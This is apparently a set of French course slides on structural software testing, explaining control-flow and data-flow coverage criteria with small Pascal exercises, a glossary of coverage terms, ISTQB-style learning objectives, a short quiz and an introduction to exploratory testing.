
```
program p (input, output) ;  
var a : array[1..2] of integer;  
E, i : integer;  
begin  
    read(i, E, a[1], a[2]);  
    found := false;
```

```
while i <= 2 do  
    begin  
        if (a[i] = E) then found := true;  
        else found := false;  
        i := i + 1;  
    end;  
    writeln(found);  
end;
```

- ◆ Calculer les DT suivant les critères :

- *tous-les-nœuds*,
- *tous-les-arcs*,
- *tous-les-chemins-indépendants*.

Méthodes de test structurel - Exercice



DT1 = {i=3}

DT2 = {i=1, E=10, a[1]=20, a[2]=10}

DT3 = {i=1, E=10, a[1]=10, a[2]=20}

DT4 = {i=1, E=10, a[1]=10, a[2]=10}

DT5 = {i=1, E=10, a[1]=20, a[2]=30}

Hiérarchie des critères basés sur le flot de contrôle

tous-les-chemins



tous-les-chemins-indépendants



tous-les-arcs



est plus fort que

tous-les-nœuds

4.4.2 Critères de couverture basés sur le flot de données

- ◆ Les critères basés sur le flot de données sélectionnent les données de test en fonction des définitions et des utilisations des variables du programme
- ◆ Définitions sur les occurrences de variables :
 - une variable est *définie* lors d'une instruction si la valeur de la variable est modifiée (affectations),
 - Une variable est dite *référéncée* si la valeur de la variable est utilisée.
- ◆ Si la variable référencée est utilisée dans le prédicat d'une instruction de décision (if, while, ...), il s'agit d'une *p-utilisation*, dans les autres cas (par exemple dans un calcul), il s'agit d'une *c-utilisation*.

Critères basés sur le flot de données

◆ Notion d'instruction utilisatrice :

- Une instruction J2 est *utilisatrice* d'une variable x par rapport à une instruction J1, si la variable x qui a été définie en J1 est peut être directement référencée dans J2, c'est-à-dire sans redéfinition de x entre J1 et J2

Exemple :

(1) $x := 7;$
(2) $a := x + 2;$
(3) $b := a * a;$
(4) $a := a + 1;$
(5) $y := x + a;$

Considérons l'instruction (5) :

(5) est c-utilisatrice de (1) pour la variable x
(5) est c-utilisatrice de (4) pour la variable a

Critères basés sur le flot de données

◆ Notion de chemin d'utilisation

- Un chemin d'utilisation relie l'instruction de définition d'une variable à une instruction utilisatrice; un tel chemin est appelé chemin dr-strict

Exemple :

```
(1)    x := 7;  
(2)    a := x+2;  
(3)    b := a*a;  
(4)    a := a+1;  
(5)    y := x + a;
```


Le chemin [1,2,3,4,5] est
un chemin dr-strict pour la
variable x (mais pas pour
la variable a)

Critères toutes-les-définitions et tous-les-utilisateurs

- ◆ *toutes-les-définitions* : pour chaque définition, il y a au moins un chemin dr-strict dans un test
- ◆ *tous-les-utilisateurs* : pour chaque définition et pour chaque référence accessible à partir de cette définition, couverture de tous les utilisateurs (nœuds c-utilisateurs ou arcs p-utilisateurs)

tous-les-utilisateurs ➔ toutes-les-définitions

Critères toutes-les-définitions et tous-les-utilisateurs - exemple



Couverture du critère
toutes-les-définitions :

[1,3,5]
[1,2,3,5]


Couverture du critère
tous-les-utilisateurs :

[1,3,4]
[1,2,3,4]
[1,3,5]
[1,2,3,5]

Autres critères basés sur le flot de données

- ◆ Le critère *tous-les-utilisateurs* nécessite souvent la sensibilisation d'un grand nombre de chemin, deux autres critères, intermédiaires entre *tous-les-utilisateurs* et *toutes-les-définitions* sont proposés :
 - *tous-les-p-utilisateurs/quelques-c-utilisateurs* : pour chaque définition, et pour chaque p-utilisation accessible à partir de cette définition et pour chaque branche issue de la condition associée, il y a un chemin dr-strict prolongé par le premier segment de cette branche ; s'il n'y a aucune p-utilisation, il suffit d'avoir un chemin dr-strict entre la définition et l'une des c-utilisation,
 - *tous-les-c-utilisateurs/quelques-p-utilisateurs* : pour chaque définition, et pour chaque c-utilisation accessible à partir de cette définition, il y a un chemin dr-strict ; s'il n'y a aucune c-utilisation, il suffit d'avoir un chemin dr-strict entre la définition et l'une des p-utilisation.

Critère *tous-les-p-utilisateurs/quelques-c-utilisateurs* - exemple




Couverture du critère
tous-les-p-utilisateurs/
quelques-c-utilisateurs :

[1,3,4]

[1,2,3,5]

Limite du critère *tous-les-utilisateurs*



Couverture du critère
tous-les-utilisateurs :

[1,2,4,5,7]

[1,3,4,6,7]

Ces deux tests ne couvrent
pas tous les chemins
d'utilisation :

(7) peut être utilisatrice
de (2) pour la variable y

=> critère *tous-les-du-chemins*

Critère *tous-les-du-chemins*

- ◆ Ce critère rajoute au critère *tous-les-utilisateurs* le fait qu'on doit couvrir tous les chemins possibles entre la définition et la référence, en se limitant aux chemins sans cycle.
- ◆ Sur l'exemple précédent, ce critère sensibilise :


[1,2,4,5,7]

[1,3,4,6,7]


[1,2,4,6,7]

[1,3,4,5,7]

Hiérarchie des critères basés sur le flot de données




Méthodes de test structurel basés sur la couverture du flot de données - Exercice



◆ Critères de test :

- *toutes-les-définitions*
- *tous-les-utilisateurs*

Méthodes de test structurel basés sur la couverture du flot de données - Solution



◆ Critères de test :

- *toutes-les-définitions*
 - » $[a,c,d,f] : x=1 \ \& \ y=3$
 - » $[a,b,c,e,f] : x=-1 \ \& \ y=3$
- *tous-les-utilisateurs*
 - » $[a,c,d,f] : x=1 \ \& \ y=3$
 - » $[a,c,e,f] : x=-1 \ \& \ y=3$
 - » $[a,b,c,e,f] : x=0 \ \& \ y=2$
 - » $[a,b,c,d,f] : x=0 \ \& \ y=3$

Termes



◆ Couverture de code

- une méthode d'analyse qui détermine quelles parties du logiciel ont été exécutées (couvertes) par une suite de tests et quelles parties ne l'ont pas été, p.ex. couverture des instructions, des décisions ou des conditions.

◆ Couverture des instructions

- le pourcentage des instructions exécutables qui ont été exécutées par une suite de tests.

◆ Couverture des décisions

- le pourcentage des résultats de décisions qui ont été exécutées par une suite de tests. 100% de couverture des décisions implique 100% de couverture des branches et 100% de couvertures des instructions.

◆ Test structurel ou Test boîte blanche

- tests basés sur une analyse de la structure interne du composant ou système.

Termes



◆ Couverture des décisions

- le pourcentage des résultats de décisions qui ont été exécutées par une suite de tests. 100% de couverture des décisions implique 100% de couverture des branches et 100% de couvertures des instructions.

◆ Couverture des conditions

- le pourcentage des résultats de conditions qui ont été exercés par une suite de tests. 100% de couverture des conditions nécessite que chaque condition simple dans chaque instruction conditionnelle soit testée en Vrai et en Faux.

◆ Couverture des conditions et décisions

- Couverture des conditions et décisions : le pourcentage de tous les résultats de conditions simples qui affectent de façon indépendante les résultats des conditions qui ont été exercés par une suite de cas de tests. 100% de couverture des déterminations des conditions implique 100% de couvertures de conditions et décisions.

Termes



- ◆ Couverture des conditions multiples (ou composées)
 - le pourcentage de combinaison de tous les résultats de combinaisons simples dans une instruction exercées par une suite de tests. Une couverture des conditions multiples à 100% implique la couverture à 100% des conditions.

4.4 Technique de conception basée sur la structure (boîte blanche) (K3)

- ◆ LO-4.4.1 Décrire le concept et l'importance de la couverture du code. (K2)
- ◆ LO-4.4.2 Expliquer les concepts de couverture des instructions et des décisions, et donner les raisons pour lesquelles ces concepts peuvent aussi être utilisés pour d'autres niveaux de tests que les tests de composants (p.ex. sur les procédures métier au niveau système). (K2)
- ◆ LO-4.4.3 Ecrire les cas de test à partir des données du flux de contrôle en utilisant les techniques de conception de tests de couverture des instructions et couverture des décisions. (K3)
- ◆ LO-4.4.4 Evaluer la complétude des couvertures d'instructions et des décisions en respectant les critères de sortie définis. (K4)

Quiz – section 4.3

Q1 – Quelle affirmation concernant la relation entre la couverture des instructions et la couverture des décisions est correcte ?

- a) 100% des décisions sont couvertes si la couverture des instructions est supérieure à 90%.
- b) 100% des instructions sont couvertes si la couverture des décisions est supérieure à 90%.
- c) Une couverture à 100% des décisions correspond toujours à 100% de couverture des instructions.
- d) Une couverture à 100% des instructions correspond toujours à 100% de couverture des décisions.

Réponses au quiz

- ◆ **Section 4.4**
 - $Q1 \rightarrow c$

4.5 Techniques basées sur l'expérience et autres techniques (K2)

4.5.1 Fondé sur l'expérience du testeur : tests exploratoires

4.5.2 Test fondé sur l'usage

4.5.3 Test aléatoire et statistique

4.5.4 Fondé sur des modèles de faute & Test par mutations

4.5.5 Test de vulnérabilités de sécurité


4.5.6 Test de robustesse / tests négatifs

4.5.1 Tests exploratoires

◆ Simultanément:

- Découvrir / Apprendre de l'application
- Concevoir les tests
- Exécuter les tests

➔ Fondé sur le savoir-faire et l'expérience du testeur



Tests exploratoires – Dirigés par le contexte

Source : <http://www.doranjones.com/context-driven-testing.html>




Les tests exploratoires mettent l'accent sur l'adaptation au contexte → l'objectif est l'efficacité dans la détection des bugs, pas le formalisme du processus de test. cf <http://context-driven-testing.com/>

